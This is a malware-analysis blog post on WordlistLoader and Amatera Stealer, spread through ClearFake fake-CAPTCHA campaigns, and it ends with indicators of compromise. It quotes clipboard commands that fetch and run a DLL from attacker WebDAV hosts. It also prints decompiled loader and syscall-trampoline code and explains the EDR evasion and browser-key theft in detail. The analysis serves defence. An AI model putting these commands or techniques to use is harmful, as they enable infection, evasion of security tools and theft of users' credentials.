WordlistLoader Delivering Amatera via ClearFake Campaigns

By Vojtěch Krejsa

Published: 2026-08-18 · Archived: 2026-09-08 02:00:37 UTC

Key Points

- Gen Threat Labs has identified WordlistLoader, a new loader used to deliver Amatera Stealer via ClearFake campaigns.
- Amatera has been actively developed over the past few months and has gradually become one of the most prevalent infostealers in our user base.
- In this technical blog post, we highlight the changes Amatera has introduced between version 4.0.2 Beta (documented by eSentire) and version 4.3.3-alpha1, the latest version at the time of writing.
- Key changes include enhanced static obfuscation, hardened syscall invocation through the WoW64 transition, dynamically generated x64 indirect-syscall trampolines invoked through Heaven's Gate, and a redesigned Application-Bound Encryption bypass.

Introduction

Over the past few months, Amatera Stealer (also often referred to as ACR Stealer) has been actively developed and has gradually become one of the most prevalent infostealer in our user base. Most recently, we've been observing Amatera being distributed via ClearFake campaigns leveraging FakeCaptchas.

Although FakeCaptcha, as a technique, is well-known and has been documented countless times, it has proven to be one of the most effective social engineering techniques for luring victims into infecting their own machines, which is why we still keep seeing it so often in malware campaigns, and why we proactively defend against these types of attacks with our Clipboard protection.

In the case of ClearFake campaings, FakeCaptchas are served through compromised, legitimate websites, via injected malicious JavaScripts that overlay a fake CAPTCHA verification on top of the real website. Once the visitor clicks on the "I'm not a robot" checkbox, they're walked through the well-known ClickFix flow, where a malicious command is copied into their clipboard and the victim is instructed to paste it into the Windows Run dialog and execute it, leading to the download of WordlistLoader that ultimately results in the execution of Amatera.



Figure 1: Examples of compromised websites serving ClearFake's FakeCaptchas.

As for the aforementioned injected JavaScript, it is embedded in the webpage as a Base64-encoded blob. The blob contains obfuscated JavaScript whose purpose is to retrieve another JavaScript from a smart contract stored on a blockchain (a technique known as EtherHiding), and dynamically execute the retrieved code. Through several subsequent stages, the retrieved code performs additional checks and ultimately injects a fake CAPTCHA into the compromised webpage.



Figure 2: Example of a malicious injected JavaScript serving FakeCaptcha.

Since the whole chain of how the fake CAPTCHA reaches the webpage has already been documented by Expel, we do not cover it further here. Interested readers can refer to their article. Instead, we focus on what happens when the user executes the copied command.

The clipboard commands follow a consistent pattern: they use `conhost` to launch a hidden `cmd` process, map a remote WebDAV share using `pushd`, and finally invoke the `Run` export of the downloaded DLL (WordlistLoader) via `rundll32`.

```
conhost --headless -- cmd ^&/v:on /c "set s=@SSL&pu^shd \\kudbwiw\[.\]shop-nitrilean.com!s!\96fd1e29-81b3-4b81-9231-2c7e2f78ae48 & r^undl^l32 gmwmvymdzgqgptwvbslq.dll,Run"
```

```
conhost --headless -- cmd ^&/v:on /c "set s=@SSL&pu^shd \\nqhuew\[.\]shop-thyrafemmebalance.com!s!\34fe76b7-73a8-42f7-bfc0-089b5069cff7 & ru^ndl^l32 azjsbxanuofzndqtmtlv.dll,Run"
```

```
conhost --headless -- cmd ^&/v:on /c "set s=@SSL&pu^shd \\lldoxqa\[.\]shop-nitrilean.com!s!\df696b95-bdff-48c0-94da-68eb6598a012 & r^undl^l32 dldwwqhuxbpvaqeyylar.dll,Run"
```

This pattern closely resembles campaigns recently documented by Microsoft, suggesting an evolution of the distribution chain, with the operators using a similar delivery mechanism while replacing the Python-based loaders with WordlistLoader.

WordlistLoader

The primary purpose of WordlistLoader, an intermediate stage in the Amatera infection chain, is to reconstruct a shellcode that serves as the entry point for subsequent stages. Before transferring control to the shellcode, WordlistLoader performs three preparatory actions, two of which serve as defense-evasion mechanisms:

- A single-instance check based on a named event
- Unhooking of all loaded modules
- An ETW bypass based on a hardware breakpoint and VEH



Figure 3: WordlistLoader's main.

Unhooking Loaded Modules

To determine whether a function is hooked, WordlistLoader enumerates loaded modules with `CreateToolhelp32Snapshot` using the `TH32CS_SNAPMODULE | TH32CS_SNAPMODULE32` flags, skips those whose name contains `.exe`, and compares the first instruction of each named export with the corresponding instruction in a clean copy read from disk.



Figure 4: WordlistLoader unhooking all modules.

A function is considered hooked when its in-memory prologue begins with one of the following jump opcodes and the clean copy does not, or when both begin with a jump, but to a different target:

- `E9` (near relative jump)
- `EB` (short relative jump)
- `EA` (far absolute jump)
- `FF` (indirect jump, although only `FF 25`, i.e. `jmp dword ptr [addr]`, is handled correctly)

Before the opcode is read, a single legacy prefix (`0x2E` , `0x36` , `0x3E` , `0x64` , `0x65` , `0x66` , `0xF0` , or `0xF2`) is skipped on either side, so that a prefixed jump is not mistaken for untouched code. Additionally, if the in-memory prologue is not a jump but matches `4C 8B D1 E9`, i.e. an x64 syscall stub (a `mov r10, rcx` followed by a jump instruction), the comparison is shifted three bytes forward to start at the jump. Whenever a hook is detected, the loader computes the length of the offending jump and restores the original bytes from the clean copy.



Figure 5: WordlistLoader's checks whether a function is hooked.

Notably, the copy read from disk is never relocated, which is precisely why the loader checks for a jump instead of simply diffing the two prologues, as a mapped module legitimately differs from its on-disk copy wherever an absolute address appears. This is exactly the case with `FF 25` thunks, where WordlistLoader compares only the low 16 bits of the pointer, which the relocation delta cannot affect, as image bases are always aligned to 64 kB.

ETW Bypass

The second defense-evasion mechanism employed by WordlistLoader is a hardware-breakpoint-based ETW (Event Tracing for Windows) bypass, which comes down to setting a hardware breakpoint on `ntdll!NtTraceEvent` and registering a vectored exception handler. Every call to `NtTraceEvent` then raises an `EXCEPTION_SINGLE_STEP` exception, which the handler resolves by pointing the instruction pointer (`EIP`) at a stub that does nothing but return zero, and resuming execution there. Execution therefore never reaches the body of `NtTraceEvent` , so the event is never logged, and since the call still returns `STATUS_SUCCESS` (`0x00000000`), the caller has no indication anything went wrong.

Figure 6: WordlistLoader setting up a hardware breakpoint on ntdll!NtTraceEvent.



Figure 7: WordlistLoader's VEH handler.

Building the Shellcode

Finally, the loader proceeds to reconstruct the shellcode, which is stored in encoded form as a sequence of plain English words, with each word representing exactly one byte. The mapping from English words to byte values is

defined by a build-specific wordlist of 256 distinct words: the word at index 0 decodes to `0x00`, the word at index 144 to `0x90`, and so on.

Both the wordlist and the encoded sequence are stored as arrays of pointers, so the loader matches addresses rather than the strings themselves. Rebuilding the shellcode thus comes down to iterating over the word sequence, looking up each word in the list, and writing the index of the matching entry into the output buffer. Once the entire sequence has been processed, the buffer contains the reconstructed shellcode. Hence the name WordlistLoader.

```
//
void *decode_and_exec_shellcode()
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]

  ptr_shellcode = shellcode_set_protection_to_RWX();
  if ( ptr_shellcode )
  {
    for ( i = 0; i <= 324998; ++i )             // shellcode size
    {
      for ( j = 0; j <= 255; ++j )
      {
        if ( wordlist_256_arr[j] == encoded_shellcode_words_arr[i] )
        {
          ptr_shellcode[i] = j;
          break;
        }
      }
    }
    return invoke_shellcode_entry(ptr_shellcode);
  }
  return ptr_shellcode;
}
```

Figure 8: WordlistLoader decoding the shellcode.

Figure 9: WordlistLoader’s wordlist and the shellcode encoded as English words.

Notably, we also identified a modified version of WordlistLoader in which the wordlist is replaced with an array of UUIDs, while the loader's execution flow otherwise remains unchanged. Rather than encoding the shellcode one byte at a time, this variant represents it as a sequence of 16-byte UUID-encoded chunks. The loader reconstructs the shellcode by iterating over the array and passing each entry to `UuidFromStringA`, which converts the UUID into the corresponding 16 bytes of shellcode.



Figure 10: WordlistLoader’s variant encoding the shellcode as UUIDs.

The Shellcode

The shellcode begins with a NOP sled, followed by an anti-emulation stub whose sole purpose, apart from burning time, is to repeatedly patch a single byte. Using the standard `call/pop` trick, the stub takes its own return address as the patching target and enters an outer loop of 254 rounds, with each iteration first executing an inner delay

loop and then patching the target address (which is the same for every iteration). The value written decreases with every round, ultimately reaching `0x90` on the final iteration. As shown in Figure 11 below, the patched byte is part of a `call dword ptr [eax-0x6F6F6F70]` instruction, which corresponds to the `FF 90 90 90 90 90` opcodes. Therefore, overwriting the first byte with `0x90` turns the `call` instruction into a run of NOPs, allowing execution to fall through to the decryption stub that follows.

The stub's anti-emulation purpose is apparent from its runtime cost, as each of the 254 patches is preceded by the delay loop of 16,777,215 (`0xFFFFFF`) iterations that perform no meaningful computation.



Figure 11: The shellcode’s execution flow.

Execution then proceeds to the decryption stub, which uses the same `call/pop` trick to obtain a pointer to the encrypted blob that follows. The blob consists of a sequence of 33-byte records, each comprising a one-byte XOR key followed by 32 encrypted bytes, together forming a next stage executed afterward. For each record, the stub XORs the 32 encrypted bytes with that record's key and writes them back into the same buffer, dropping the key bytes and repeating this cycle until it encounters a `0x11C311C3` marker terminating the stream.

Finally, execution is transferred to the decrypted code, which resolves `NtProtectVirtualMemory` , re-protects the region as `PAGE_EXECUTE` (dropping the write access needed for the in-place decryption), and hands control over to a reflective loader responsible for unpacking and loading Amatera.



Figure 12: The layout of the encrypted blob.

Interestingly, the reflective loader is identical to the one [eSentire documented](#) several months ago, suggesting it might originate directly from the Amatera authors. As for WordlistLoader, we've only observed it delivering Amatera, which would point in the same direction, though we have no further evidence to support that claim.



Figure 13: Infection chain overview.

Amatera 4.3.3-alpha1

Amatera was recently documented by eSentire, covering version 4.0.2 Beta. Since then, however, the stealer has remained under active development and has moved through several versions, with the latest one we have observed being 4.3.3-alpha1. In this section, we focus on the changes introduced between version 4.0.2 Beta and version 4.3.3-alpha1.

Static Obfuscation

First of all, Amatera has undergone several updates in terms of static obfuscation. The first major change was introduced in version 4.1.0-alpha.1, when Amatera began incorporating control-flow flattening and indirect control-flow obfuscation into its builds, roughly doubling the size of the resulting binaries.



Figure 14: Example of Amatera's control-flow-flattened function.



Figure 15: Example of an Amatera function obfuscated using indirect control flow.

Another notable change concerns API hashing. In version 4.0.2 Beta, all imports were resolved using a single hashing algorithm, so precomputing the hashes once was sufficient to annotate every call. In newer versions, the resolution is spread across dozens of nearly identical resolvers, each using its own multiply-rotate-XOR hash with different constants and operation order. Consequently, the same API name maps to a different hash value depending on which resolver handles the call. Hashes must therefore be precomputed separately for each resolver, slowing down the analysis.

Finally, as is quite typical for Amatera, it has revised its string obfuscation once again. Each string is now stored as a ciphertext blob, with its length and a numeric key index supplied at the decryption call site. For every byte, the key index and the byte's offset are mixed into a 64-bit state through four splitmix64-style rounds, producing four key bytes. The plaintext byte is then recovered as `ROR((ciphertext ^ key_3) - key_2, key_1) ^ key_0`.

Interestingly, the decryption routine also employs a deliberate stack modification aimed at thwarting decompilation. The modification occurs in a dead branch guarded by a flag that is never set anywhere in the binary. Should the branch ever be taken, it would subtract `0x7FFFFF00` from `ESP`, call a stub that does nothing but return zero, and add the same value back to `ESP`. Such a stack shift (of almost 2 GB) is nothing a regular compiler would ever emit, and is enough to break IDA's stack-frame reconstruction and make it refuse to decompile the function. For now, we have only observed this trick in a single function, but given the pace at which Amatera evolves, it would not be surprising to see it spread across the whole binary in the future.



Figure 16: Amatera’s stack manipulation.

Hardened Syscall Invocation Through the WoW64 Transition

First, it is appropriate to acknowledge Stephen Eckels, whose article WOW64!Hooks: WOW64 Subsystem Internals and Hooking Techniques explains the mechanisms discussed below in greater detail. Second, it is worth

highlighting that Amatera is a 32-bit stealer, as that is what makes the techniques described below possible.

In a 32-bit process running on 64-bit Windows, every interaction with the operating system has to eventually end in the 64-bit kernel. From the process's point of view, however, everything has to look as if it were running on 32-bit Windows. That is where the WoW64 (Windows on Windows) layer comes into play, seamlessly translating WinAPI calls from 32-bit user space to the 64-bit operating system kernel. Simply put, the whole mechanism is built around the fact that the process runs with two ntdlls loaded side by side: the 32-bit one the application interacts with, which "forwards" the call to the WoW64 layer, and the 64-bit one, used once the call reaches 64-bit mode.

In practice, the application calls a function in the 32-bit ntdll, which passes control to `ntdll!Wow64SystemServiceCall`. From there, the execution continues through `ntdll!Wow64Transition` and lands in `wow64cpu!KiFastSystemCall`, the stub through which the WoW64 layer leaves the 32-bit world. The transition is achieved by a far jump using the `0x33` selector, which switches the processor into 64-bit mode, where the WoW64 layer issues the actual syscall.

In an effort to be stealthier and evade user-mode hooks, Amatera skips the 32-bit ntdll part of that chain altogether, resolving the syscall numbers on its own and entering the WoW64 layer directly through `wow64cpu!KiFastSystemCall`. The transition itself is performed as an indirect call to `TEB->WOW32Reserved`, a field that conveniently holds the address of `wow64cpu!KiFastSystemCall`.

In version 4.0.2 Beta, Amatera had a dedicated stub for every syscall it wanted to invoke this way, each of them loading the masked SSN from a global, unmasking it with a XOR, and calling `TEB->WOW32Reserved` directly through the `call large dword ptr fs:0C0h` instruction. However, regular applications do not make direct calls to `TEB->WOW32Reserved`, making the sequence fairly noisy.



Figure 17: Example of a WoW64 syscall gate in Amatera 4.0.2 Beta.

That is why, in newer versions, Amatera no longer invokes `TEB->WOW32Reserved` directly. Instead, it uses indirect calls routed through a global variable holding the same transition address. On top of that, most of the stubs have been padded with random junk instructions scattered between the remaining instructions, so that the stubs leave behind neither the `fs:0C0h` reference nor the uniform layout.



Figure 18: Example of a WoW64 syscall gate in Amatera 4.3.3-alpha1.

Moreover, the address of `wow64cpu!KiFastSystemCall` that is stored in that global variable is not retrieved by a simple read of `fs:[0xC0]`, but through a dedicated Heaven's Gate stub. Newer versions also check the resolved

transition address before putting it to use, by verifying that it falls within the range of `wow64cpu.dll`, i.e. that the gate has not been redirected elsewhere (hooked).



Figure 19: Amatera resolving TEB->WOW32Reserved using Heaven's Gate.



Figure 20: Amatera's verification that TEB->WOW32Reserved points inside wow64cpu.dll.

x64 Syscall Trampolines Executed Through Heaven's Gate

Being a 32-bit process, however, also brings other challenges Amatera has to deal with, most notably when interacting with 64-bit browsers during the Application-Bound Encryption (ABE) bypass. Reaching into a 64-bit process requires working with 64-bit pointers, which do not fit through the WoW64 gate, and while the 32-bit ntdll exposes a handful of `NtWow64*` helpers for exactly that purpose (such as, for example, `NtWow64AllocateVirtualMemory64` or `NtWow64WriteVirtualMemory64`), they do not cover everything Amatera requires for its injection technique.

That is why Amatera employs Heaven's Gate, a technique that allows 64-bit code to be executed from within a 32-bit process on a 64-bit operating system (essentially, a manual version of the mode switch the WoW64 layer performs internally, naturally skipping the 32-bit ntdll layer as well). Heaven's Gate, as such, however, is nothing new in Amatera and has been there for quite some time already. What has changed is what the Gate leads to for a part of the calls Amatera makes through it.

In version 4.0.2 Beta, Amatera used Heaven's Gate to invoke 64-bit ntdll exported functions, passing the arguments according to the standard Microsoft x64 calling convention, with the execution therefore going through the export's prologue. However, just as AV and EDR products can hook exported functions in the 32-bit ntdll, they can hook the 64-bit ones as well. To avoid that, in newer versions, a fixed set of twelve syscalls (for example, `NtReadVirtualMemory`, `NtWriteVirtualMemory`, `NtAllocateVirtualMemory`, `NtMapViewOfSection`, and

`NtSetIoCompletion`) is set up to skip the export entirely, with Amatera resolving their syscall numbers on its own (and validating them against a pristine copy of ntdll read from disk) and issuing each call through an indirect x64 syscall trampoline built at runtime.

Each trampoline consists of a 24-byte stub containing `mov r10, rcx`, `mov eax, SSN`, and a RIP-relative indirect jump to a `syscall; ret` gadget inside ntdll (located by scanning the ntdll mapped in memory). To build and execute them, Amatera creates a section with `NtCreateSection` and maps it twice in its own process using `NtMapViewOfSection`: once with `RW` permissions for writing the stubs and once with `RX` permissions for running them.

```
    // Store the VA of the validated [syscall; ret] gadget (one byte per iteration)
    i_tmp = i;
    shift_hi = HIDWORD(gadget_va) >> (8 * i);
    gadget_byte = gadget_va >> (8 * i);
    if ( ((8 * i) & 0x20) != 0 )
      gadget_byte = HIDWORD(gadget_va) >> (8 * i);
    stub->syscall_gadget_va[i] = gadget_byte;
    i_next = i_tmp + 1;
    cff_state = 0x8127525C;
  }
  if ( cff_state != 0xB012719F )
    break;

stub_offset = 24 * slot;
stub = &g_stub64_rw[slot];
rx_base = g_stub64_rx;
// 4C 8B D1          ; mov r10, rcx
// B8 ?? ?? ?? ??    ; mov eax, <SSN>
stub->mov_r10_rcx_mov_eax = 0xB8D18B4C;
stub->ssn = ssn;
// FF 25 00 00 00 00   ; jmp qword ptr [rip+0]
stub->jmp_opcode = 0xFF;
stub->jmp_modrm = 0x25;
stub->rip_disp = 0;


cff_state = 0x8127525C;
i_next = 0;
```

Figure 21: Amatera building the x64 syscall trampoline.

Revamped Application-Bound Encryption Bypass

Up until recently, Amatera bypassed Application-Bound Encryption the same way most stealers do, i.e., by injecting a payload into the browser process and invoking `IElevator::DecryptData` through the COM interface to decrypt the `v20_master_key` directly from the browser's context.

Since version 4.1.0-alpha.1, however, the bypass has been revamped into an approach that closely resembles that of Remus/Lumma. In fact, the bypass is so alike that we believe Amatera's implementation was directly inspired by it. Therefore, as we have already covered the technique in our previous blog post, we will only do a quick recap of the bypass's main idea and focus solely on where Amatera's approach differs. For interested readers, we recommend revisiting our earlier post.

From a high-level perspective, the bypass relies on the fact that a running Chromium-based browser keeps the `v20_master_key` stored in memory. There, however, the key is protected with `CryptProtectMemory` using the `CRYPTPROTECTMEMORY_SAME_PROCESS` flag, which limits decryption to the process that encrypted the data. Therefore, the bypass comes down to locating the protected key and injecting a payload that decrypts it using the complementary `CryptUnprotectMemory` from within the browser's context.

To find the key, Amatera, just like Remus and Lumma, scans the browser's memory for a 20-byte pattern, trying to find the `lea` instruction that loads the address of the `os_crypt_async::Encryptor` vftable, as that is the class holding the protected `v20_master_key`. On a match, it resolves the vftable address using the displacement of the `lea` instruction, and since a pointer to it sits at the very beginning of every instance of that class, a second scan of the browser's memory makes it possible to locate a live instance holding the key. From there, extracting the protected `v20_master_key` is just a matter of walking the object's tree of key entries and taking the one tagged `v20`.

The clearest evidence of the shared origin, however, is the signature itself. Amatera builds the pattern as `48 8D 05 00 00 00 00 48 89 01 48 8B 02 48 89 41 00 48 8D 41` and pairs it with the wildcard mask `0xEFF87`, the very same mask Remus applies to `48 8D 05 8B CC 8D 02 48 89 01 48 8B 02 48 89 41 5B 48 8D 41`. Breaking it down, the only positions in which the two patterns differ are the four displacement bytes of the `lea` instruction and the displacement byte of the `mov` instruction. These are precisely the five bytes the mask excludes from the comparison, which Amatera leaves zeroed out, while Remus keeps the values from whichever `chrome.dll` build the pattern was lifted from. Everything else, the mask included, matches byte for byte.



Figure 22: Amatera building the scan pattern.



Figure 23: Side-by-side comparison of Remus's and Amatera's pattern used in the ABE bypass.

Where Amatera's approach differs is in the size of the injected payload and the way it is injected into the browser. Remus and Lumma get by with less than a hundred bytes of shellcode as the payload has a single job: to call `CryptUnprotectMemory` on the memory pointing to the encrypted `v20_master_key` and copy it into a pre-allocated buffer. Amatera's payload is considerably larger (thousands of bytes), but it also does considerably more. Besides the logic for decrypting the key, the payload carries the entire logic for locating it, as well as the logic for recovering the legacy `v10_master_key`.

To get the payload into the browser, Amatera creates two sections and maps each twice, once locally and once in the browser. The first section holds the payload, mapped locally as `RW` and `RX` in the browser, whereas the second carries a configuration blob and the output area for the recovered keys, mapped as `RW` on both sides. The configuration blob holds the pointers to the native and crypto functions used by the payload, the path to the browser's `Local State`, the address of the encrypted `v20_master_key`, and the already mentioned ABE pattern with the mask should the payload need to locate the key again (by default, the key is located by the stealer itself, reading the browser's memory remotely, but the payload can repeat the search on its own as a fallback).

Finally, Amatera's approach differs in the way the payload is launched. Rather than creating a remote thread, Amatera hijacks the browser's thread pool, using the technique known as PoolParty variant 7 (Remote `TP_DIRECT` Insertion), published by SafeBreach in 2023. It enumerates the browser's handles with `NtQueryInformationProcess`, duplicates them with `NtDuplicateObject`, identifies the I/O completion port among them with `NtQueryObject`, and queues a `TP_DIRECT` work item on it with `NtSetIoCompletion`, leaving the execution to one of the browser's own worker threads. The work item itself is a 72-byte `TP_DIRECT` structure

assembled by hand, with the callback placed at a hardcoded offset, and written into a small remote allocation. Once the work item is queued, the stealer polls the output section for a marker signaling that the payload has finished.

Summary

In this analysis, we dissected WordlistLoader, a new loader used to deliver Amatera through ClearFake campaigns. We covered the way it reconstructs shellcode from a wordlist of plain English words, the defense-evasion mechanisms it employs, and the shellcode itself that ultimately leads to the execution of Amatera.

We also covered the latest updates in Amatera, which has seen months of active development, with the effort showing most clearly in its defense evasion. Between versions 4.0.2 Beta and 4.3.3-alpha1, the stealer employed heavier static obfuscation, hardened the way it reaches the kernel through the WoW64 transition, introduced dynamically generated x64 indirect-syscall trampolines invoked through Heaven's Gate, and revamped its Application-Bound Encryption bypass into one closely resembling that of Remus/Lumma.

Indicators of Compromise (IoCs)

Compromised Websites Observed Serving ClearFake's FakeCaptchas

abogadosrosarinos[.]com
aptisweb[.]com
avene-hebergement[.]com
https-xhamster[.]com
www[.]caesarjaco[.]co[.]id/jasa-pengiriman-hewan
skybap[.]shop

WordlistLoader

eb883ff84700245a199dfbe120c3c2012b2dbf1ec97b26721fbda3ee7445c85a
cd598cea811d8f73ca7afffa40e5963be9a82e01bad8ffcebb104b475c091faa
84ffddad7e2eb1f476b857321b0cd54a7a283dbdb82bd3a13ea1b49862595d20
124f2104ca9ee75a99aa998bb016c202f43b890d0173213846fa2495db7fa0d7
9f3c2d1f150516edcdc274c3791f4e8301807b479ddf796fc019bc910054e3a1

9a2d02fa59501e1438f852250c4fdb24086d8a0184ece32240091f91515bbf7d (UUID variant)
e37cc7f678aa800b805aefcc57ad86251cb7b89a044c43c72be9a77f36a88e57 (UUID variant)
596f7b1edd97a4e114413b6668151cae3c8a5c7729208d5c2150e65f9ceca6d7 (UUID variant)
5f5b7c131c852275123ad55028c5f87692f4b206591011a13da5b085dc4df8fd (UUID variant)
25fdc2c589a7df6dc45798b1a4a97a6a1d62d12326151e4a9a9d50fea8111b29 (UUID variant)

Amatera

9a969110c055c3f48af75ce8d2b75c2e7b898a4519a700c7a0cd1fcbc993ecad (Amatera 4.3.3-alpha1)
